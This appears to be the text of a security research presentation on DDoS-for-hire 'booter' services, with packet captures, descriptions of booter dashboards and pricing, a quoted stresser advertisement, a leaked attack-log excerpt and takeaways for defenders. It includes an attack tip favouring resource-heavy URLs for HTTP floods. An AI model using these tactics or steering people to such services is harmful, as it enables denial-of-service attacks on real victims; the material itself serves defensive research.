- ⊖ Data (2400 bytes)
  - Data: 202122232425262728292a2b2c2d2e2f3031323334353637...
  - [Length: 2400]

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# Research

- Spoofed SNMP (UDP/161)
  - Last month: 943 unique targets

04:32:05.636615 IP (tos 0x0, ttl 59, id 20080, offset 0, flags [DF], proto UDP (17), length 113)

x.x.x.x.54991 > y.y.y.y.161: { SNMPv2c { GetRequest(70) R=925904563 .1.3.6.1.2.1.1.1.0 .1.3.6.1.2.1.1.3.0 .1.3.6.1.2.1.4.3.0 .1.3.6.1.2.1.4.10.0 } }

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# Research

- HTTP floods
    - GET
    - POST
    - HEAD
    - It is a good strategy to target URLs that consume high amounts of resources (database queries, large downloads, etc)
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- ⊕ Frame 22: 361 bytes on wire (2888 bits), 361 bytes captured (2888 bits)
- ⊕ Linux cooked capture
- ⊕ Internet Protocol Version 4, Src: [redacted]
- ⊕ Transmission Control Protocol, Src Port: 60064 (60064), Dst Port: http (80), Seq: 1, Ack: 1, Len: 293
- ⊕ Hypertext Transfer Protocol
  - ⊖ GET / HTTP/1.1\r\n
    - ⊖ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
      - [Message: GET / HTTP/1.1\r\n]
      - [Severity level: chat]
      - [Group: Sequence]
    - Request Method: GET
    - Request URI: /
    - Request Version: HTTP/1.1
    - Host: [redacted]\r\n
    - X-Forwarded-For: [redacted]
    - X-Forwarded-Host: [redacted]
    - X-Forwarded-Port: 8080\r\n
    - X-Forwarded-Proto: http\r\n
    - X-Forwarded-Server: [redacted]
    - X-Real-IP: [redacted]
    - User-Agent: Mozilla/5.0 (windows NT 6.1; rv:12.0) Gecko/20100101 Firefox/12.0\r\n
    - \r\n
    - [Full] request URI: [http://\[redacted\]/1](http://[redacted]/1)

0000	00 00 00 01 00 06 42 01 a9 2a 49 0a 00 00 08 00	.....B..*I.....
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0020	0a 80 00 02 ea a0 00 50 fc 86 9e 89 1d dc b7 01	.....P .....
0030	80 18 00 e5 7a 36 00 00 01 01 08 0a 2e 44 f7 55	....z6.. .....D.U
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    X-Forwarded-Proto: http\r\n
    X-Forwarded-Server:
    X-Real-IP:
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# Research

- UDP floods
  - Volumetric attack







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## FEATURES

- 100% Uptime
- Dedicated Support Team
- Powerful VIP Network
- DDOS API Included
- Layer 4 & 7 Methods
- Instant Setup
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600 Seconds

1 Month

**PURCHASE**

**\$15**

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**\$30**

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3600 Seconds

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7200 Seconds

1 Month

**PURCHASE**



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## WHAT WE CAN DOWN



Home Connections



Protected Servers



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
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# DDoS as a Service



The image shows a screenshot of a web interface for IO-BOOTER. At the top, there is a blue header with the IO-BOOTER logo and name. Below the header, the text "Login Access" is displayed. There are two input fields: "Username" with a user icon and "Password" with a lock icon. At the bottom, there are three buttons: "Forgot Password", "Register", and "Login". The "Login" button is highlighted in blue. At the very bottom, there is a copyright notice: "© 2014 IO • BOOTER".

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Login Access

Username

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# DDoS as a Service

The screenshot displays the IO Booter dashboard at the URL `booter.io/index`. The interface features a blue header with the IO Booter logo and a dark sidebar with navigation options: Dashboard, Stresser, Server Status, Resolvers, Attack Logs, IP Tools, Support Center, and Buy Now.

The main content area is divided into several sections:

- Metrics:** Five summary cards at the top show: TOTAL CLIENTS (7878), PREMIUM ACCOUNTS (1331), UNPAID ACCOUNTS (6547), TOTAL BOOTS (112589), and BOOTS RUNNING (13). Each card includes a small bar chart and a trend indicator (up or down arrow).
- News, Updates, & Changes:** A central section with a title and two news items:
  - Payment Processor News:** A notice about manual processing of PayPal payments and a contact number (+1 803-470-3901).
  - Accounts are upgraded instantly while paying with Wallet & Bitcoin:** A notice dated 12-03-2014.
  - IP Logger:** A notice dated 11-30-2014 stating that the IP logger is now working flawlessly.
- Membership Information:** A table on the right side with fields for Plan Name, Membership Expires, Last Login IP, Max Boot Time, Max Concurrent Attacks, and Your Total Attacks.

# DDoS as a Service

The screenshot shows a web browser window with the URL `booter.io/stresser`. The page features a blue header with the IO Booter logo and a dark sidebar with navigation links: Dashboard, Stresser, Server Status, Resolvers, Attack Logs, IP Tools, Support Center, and Buy Now. The main content area is titled "Server Stress Testing" and contains the following form fields:

- Host / IP**: An empty text input field.
- Port**: A text input field containing the value "80".
- Time**: An empty text input field.
- Attack Script**: A dropdown menu currently showing "Chargen (UDP)".

A green "Launch Attack" button is positioned to the right of the "Attack Script" dropdown.

# Booter Operators

- North America/Western Europe/Israel
- 16-26 year old
- Hackforums users (Vendors!)
- Two to six admins per service
- Heavy users of social media

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[xr8edstresser.com/login.php](http://xr8edstresser.com/login.php)

do you need a stresser? first 6 customers get it 2 dollars 2 days :D

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# VDoS Arrests

- Yarden Bidani and Itay Huri were arrested in Israel
  - Accused of running the Vdos DDoS service
  - This happened shortly after the Vdos database was publicly dumped and written about on KrebsOnSecurity
  - Shortly afterwards, a number of booter operators on Hackforums voluntarily closed up shop
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# Leaked Booter Databases

- For a defender, these can be useful.
- When were your IPs attacked? By whom? What else did that user attack?

```
INSERT INTO `attacks` (`id`, `processid`, `ip`, `port`, `type`, `duration`, `time`, `stopped`, `owner`, `server`) VALUES
(1, '5672', '[REDACTED]', 80, 'ESSYN', 33, 1358989954, 1, 1, '[REDACTED]'),
(2, '29065', '[REDACTED]', 80, 'UDP', 1783, 1358990329, 1, 1, '[REDACTED]'),
(3, '23005', '[REDACTED]', 80, 'ESSYN', 393, 1358991360, 0, 1, '[REDACTED]'),
(4, '29411', '[REDACTED]', 80, 'ESSYN', 60, 1358995416, 0, 4, '[REDACTED]'),
(5, '19298', '[REDACTED]', 80, 'RUDY', 50000, 1358995471, 1, 3, '[REDACTED]'),
(6, '5764', '[REDACTED]', 53, 'ESSYN', 50000, 1358995498, 1, 3, '[REDACTED]'),
(7, '24302', '[REDACTED]', 80, 'RUDY', 50000, 1358995591, 1, 3, '[REDACTED]'),
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(14, '1870', '[REDACTED]', 53, 'RUDY', 500000, 1358996049, 1, 3, '[REDACTED]'),
(15, '30085', '[REDACTED]', 53, 'ESSYN', 500000, 1358996069, 1, 3, '[REDACTED]'),
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# Mirai

- Mirai made big headlines recently due to large DDoS attacks
  - Mirai was part of a commercial DDoS-for-hire scheme that involved selling spots on a botnet
  - Source code was dumped publicly after Mirai made the headlines
  - This commercial service was very different from booters
    - Used hacked machines instead of rented machines
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# Takeaways

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# Takeaways for Defenders

- Duration matters - shorter attacks are probably Booters
  - Booters generally top out at 30 Gbps
  - Packets can be useful – what service, what is the reflected domain, etc
  - Packets + sensor data can be VERY useful
    - You can tell if it's spoofed or true source
    - You can determine the number of sources
    - Botnet or booter?
  - Social media monitoring
  - Enterprise DDoS mitigation works
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